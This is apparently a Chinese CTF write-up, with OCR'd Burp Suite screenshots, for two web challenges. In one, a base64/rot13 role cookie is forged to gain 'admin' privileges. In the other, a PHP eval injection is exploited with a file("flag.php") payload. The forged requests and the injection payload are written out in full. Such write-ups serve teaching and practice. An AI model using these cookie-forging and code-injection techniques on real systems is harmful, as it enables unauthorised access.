


第二题、who are you?

打开链接<http://106.75.72.168:2222/>，什么都没有

查看源码也没有，用御剑扫一下。

抓个包看看

发现了可疑的东西



Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Target: <http://106.75.72.168:2222>

Request

Raw Params Headers Hex

```
GET /? HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: role=Zjo1OiJ0aHJmZyl7
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2020 08:03:30 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 112
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
Sorry. You have no permissions.</body>
</html>
```


Done <https://blog.csdn.net/a2> 324 bytes | 71 millis

base64解码一下：`f:5:"thrfg";`

不知道是啥，看了其他的writeup才知道是rot13加密

thrfg解密后是guest，这就是权限了吧。

于是将admin同样rot13，base64加密后植入包中



Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Target: <http://106.75.72.168:2222>

Request

Raw Params Headers Hex

```
GET /? HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: role=Zjo1OiJucXp2YSI
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2020 08:26:17 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 210
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title></title>
```

```
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello
admin, now you can upload something you are easy to forget.</body>
</html>
```

Done

0 matches

0 matches

422 bytes | 61 millis

提示上传文件，不知道为什么，我怎么构造都显示hello admin
就这样吧

第三题、爆破-2

打开后是这样子的

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);"); # var_dump()用于输出变量的相关信息
show_source(__FILE__);
```

构造payload

```
http://64d1e1e7e4174b18a4fad87d7697bac78b687333459a472b.changame.ichunqiu.com/?hello=file("flag.php")
```